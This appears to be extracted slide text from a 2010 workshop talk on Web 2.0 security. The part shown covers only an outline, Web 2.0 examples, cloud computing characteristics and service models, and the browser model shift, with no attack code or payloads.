



# Web 2.0 Security

Gregory BLANC

Internet Engineering Laboratory  
Nara Institute of Science and Technology, Japan



Internet Summit of Africa - Web Workshop - May 31, 2010 - Kigali

# Part I - Outline

- Web 1.0, 2.0 and 3.0
- Web 2.0 examples
- Cloud Computing
- Browser Model Shift
- Cloud Models
- Browser Model Shift
- Web App Model Shift
- AJAX
- JavaScript Native Security
- Web 2.0 Security Issues
- Next Generation Attacks
- Basic Countermeasures
- Browser Security
- Basic client countermeasures
- Web 2.0 Ninjutsu

# Web 1.0, 2.0 and 3.0



- Buzzwords?
- Concretely: implementation of new paradigms through existing technologies or extensions
- Web 2.0: Participatory Web and Web of Services
- Web 3.0: the Semantic Web



# Web 2.0 examples

- Web-as-a-Participation-platform
  - wikis, rich-feature blogs, content sharing platforms, social networks, etc.
- Web services (WS)
  - mashups, aggregation portals, mobile services, software-as-a-service, managed services, cloud computing, etc.

# Cloud Computing


- new generation network service: leverages fast broadband access and elasticity
- 5 characteristics (defined by the NIST):
  - on-demand self-service
  - ubiquitous network access
  - location independent resource pooling
  - rapid elasticity (agility)
  - measured service (pay-per-use)
- main motivation: economic


# Cloud Models




- Different types of services:
  - Application as a Service (AaaS)
  - Platform as a Service (PaaS)
  - Infrastructure as a Service (IaaS)
- Deployed following different models:
  - public (or external) cloud
  - private cloud
  - community cloud
  - hybrid cloud

# Browser Model Shift

- shift in the usage made by both developers and end-users
- impact on how applications are developed, browsers are processing web contents
- in particular, the browser has been extended and empowered with many new capabilities
- the web application is no longer constrained to the server
- noisy processing on the client-side

